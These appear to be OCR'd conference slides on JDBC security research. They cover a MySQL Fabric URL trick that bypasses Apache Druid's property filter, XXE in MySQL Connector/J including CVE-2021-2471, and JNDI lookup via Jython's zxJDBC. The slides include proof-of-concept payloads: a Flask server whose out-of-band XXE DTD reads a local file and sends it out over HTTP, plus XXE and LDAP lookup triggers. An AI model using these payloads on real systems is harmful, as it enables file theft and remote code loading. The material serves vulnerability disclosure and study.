
- MySQL connector/J 5.1.48 is used
- Effect Apache Druid latest version
- Differences between **properties filter parser** and **JDBC driver parser**

Apache Druid 0day case

```
1  private static void checkConnectionURL(String url, JdbcAccessSecurityConfig securityConfig)
2   {
3     Preconditions.checkNotNull(url, "connectorConfig.connectURI");
4
5     if (!securityConfig.isEnforceAllowedProperties()) {
6       // You don't want to do anything with properties.
7       return;
8     }
9
10    @Nullable final Properties properties; // null when url has an invalid format
11    if (url.startsWith(ConnectionUriUtils.MYSQL_PREFIX)) {
12      try {
13        NonRegisteringDriver driver = new NonRegisteringDriver();
14        properties = driver.parseURL(url, null);
15      }
```

Java Service Provider Interface

java.util.ServiceLoader



com.mysql.fabric.jdbc.FabricMySQLDriver

- MySQL Fabric is a system for managing a farm of MySQL servers.
- MySQL Fabric provides an extensible and easy to use system for managing a MySQL deployment for sharding and high-availability.

```
1     Properties parseFabricURL(String url, Properties defaults) throws SQLException
2     {
3           if (!url.startsWith("jdbc:mysql:fabric://")) {
4               return null;
5           }
6           // We have to fudge the URL here to get NonRegisteringDriver.parseURL()
7     to parse it for us.
8           // It actually checks the prefix and bails if it's not recognized.
9           // jdbc:mysql:fabric:// => jdbc:mysql://
10          return super.parseURL(url.replaceAll("fabric:", ""), defaults);
11        }
```


```
1     try {
2           String url = this.fabricProtocol + "://" + this.host + ":" + this.port;
3           this.fabricConnection = new FabricConnection(url, this.fabricUsername,
4     this.fabricPassword);
5     } catch (FabricCommunicationException ex) {
6                 throw SQLError.createSQLException("Unable to establish connection to the Fabric
7     server", SQLError.SQL_STATE_CONNECTION_REJECTED, ex, getExceptionInterceptor(), this);
8           }
9
10                                          customize fabric protocol
11
12
13
14    public FabricConnection(String url, String username, String password) throw
15    FabricCommunicationException {
16          this.client = new XmlRpcClient(url, username, password);
17          refreshState();
18       }
19                                          send a XMLRPC request to host
```

Call XMLRPC request automatically after JDBC connection

Does it seem like a SSRF request?

```
1     public FabricConnection(String url, String username, String password) throws
2     FabricCommunicationException {
3             this.client = new XmlRpcClient(url, username, password);
4             refreshState();
5         }
6     . . . . . .
7
8     public int refreshState() throws FabricCommunicationException {
9             FabricStateResponse<Set<ServerGroup>> serverGroups = this.client.getServerGroups();
10            FabricStateResponse<Set<ShardMapping>> shardMappings = this.client.getShardMappings();
11
12            this.serverGroupsExpiration = serverGroups.getExpireTimeMillis();
13            this.serverGroupsTtl = serverGroups.getTtl();
14            for (ServerGroup g : serverGroups.getData()) {
15                this.serverGroupsByName.put(g.getName(), g);
16            }
17    . . . . . .
18
19    public FabricStateResponse<Set<ServerGroup>> getServerGroups(String groupPattern) throws
20    FabricCommunicationException {
21            int version = 0; // necessary but unused
22            Response response = errorSafeCallMethod(METHOD_DUMP_SERVERS, new Object[] { version,
23    groupPattern });
24            // collect all servers by group name
25            Map<String, Set<Server>> serversByGroupName = new HashMap<String, Set<Server>>();
26    . . . . . .
27
28    private Response errorSafeCallMethod(String methodName, Object args[]) throws
29    FabricCommunicationException {
30            List<?> responseData = this.methodCaller.call(methodName, args);
31            Response response = new Response(responseData);
```

Find XXE vulnerability in processing response data



```
1       OutputStream os = connection.getOutputStream();
2                   os.write(out.getBytes());
3                   os.flush();
4                   os.close();
5
6                   // Get Response
7                   InputStream is = connection.getInputStream();
8                   SAXParserFactory factory = SAXParserFactory.newInstance();
9                   SAXParser parser = factory.newSAXParser();
10                  ResponseParser saxp = new ResponseParser();
11
12                  parser.parse(is, saxp);
13
14                  is.close();
15
16                  MethodResponse resp = saxp.getMethodResponse();
17                  if (resp.getFault() != null) {
18                      throw new MySQLFabricException(resp.getFault());
19                  }
20
21                  return resp;
```

XXE attack without any properties

```
import java.sql.Connection;
import java.sql.DriverManager;

public class MysqlTest{
    public static void main(String[] args) throws Exception{
        String url = "jdbc:mysql:fabric://127.0.0.1:5000";
        Connection conn = DriverManager.getConnection(url);
    }
}
```

XXE attack without any properties

```
from flask import Flask
app = Flask(__name__)


@app.route('/xxe.dtd', methods=['GET', 'POST'])
def xxe_oob():

return '''<!ENTITY % aaaa SYSTEM "fiLe:///tmp/data">

<!ENTITY % demo "<!ENTITY bbbb SYSTEM
'http://127,0.0.1:5000/xxe?data=%aaaa;'>"> %demo;'''


@app.route('/', methods=['GET', 'POST'])
def dtd():

return '''<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE ANY [
<!ENTITY % xd SYSTEM "http://127.0.0.1:5000/xxe.dtd"> %xd;]>
<root>&bbbb;</root>'''

if __name__ == '__main__'
  app.run()
```

MySQL Connector/J XXE CVE-2021-2471

```
1         public <T extends Source> T getSource(Class<T> clazz) throws SQLException {
2             checkClosed();
3             checkWorkingWithResult();
4
5             // Note that we try and use streams here wherever possible for the day that the server actually
6         supports streaming from server -> client
7             // (futureproofing)
8
9             if (clazz == null || clazz.equals(SAXSource.class)) {
10
11                InputSource inputSource = null;
12
13                if (this.fromResultSet) {
14                    inputSource = new
15        InputSource(this.owningResultSet.getCharacterStream(this.columnIndexOfXml));
16                } else {
17                    inputSource = new InputSource(new StringReader(this.stringRep));
18                }
19
20                return (T) new SAXSource(inputSource);
21            } else if (clazz.equals(DOMSource.class)) {
22                try {
23                    DocumentBuilderFactory builderFactory = DocumentBuilderFactory.newInstance();
24                    builderFactory.setNamespaceAware(true);
25                    DocumentBuilder builder = builderFactory.newDocumentBuilder();
26
27                    InputSource inputSource = null;
```

MySQL Connector/J XXE CVE-2021-2471

```
1       @Override
2       public synchronized void setString(String str) throws SQLException {
3         checkClosed();
4         checkWorkingWithResult();
5
6         this.stringRep = str;
7         this.fromResultSet = false;
8       }
```

```
import com.mysql.cj.jdbc.MysqlSQLXML;
import javax.xml.transform.dom.DOMSource;
import java.sql.SQLException;

public class MySQLDemo {
    public static void main(String[] args) throws SQLException {
        MysqlSQLXML myXML = new MysqlSQLXML(null);
        myXML.setString("<?xml version=\"1.0\"?>" +
                "<!DOCTYPE xmlrootname [<!ENTITY % aaa SYSTEM
\"http://127.0.0.1:8080/ext.dtd\">%aaa;%ccc;%ddd;]>");
        myXML.getSource(DOMSource.class);
    }
}
```

Python wrapper of JDBC in Jython

- JDBC is the standard platform for database access in Java
- DBI is the standard database API for Python applications

zxJDBC, part of Jython, provides a DBI 2.0 standard compliant interface to JDBC.

```
zxJDBC.lookup()
```

```
import org.python.util.PythonInterpreter;

public class JndiDemo {
        public static void main(String[] args) {
            PythonInterpreter pyInter = new PythonInterpreter();
            pyInter.exec("from com.ziclix.python.sql import zxJDBC;" +
                    "zxJDBC.lookup(\"ldap://127.0.0.1:1389/ijf2bp\")");
        }
    }
```

THANKS!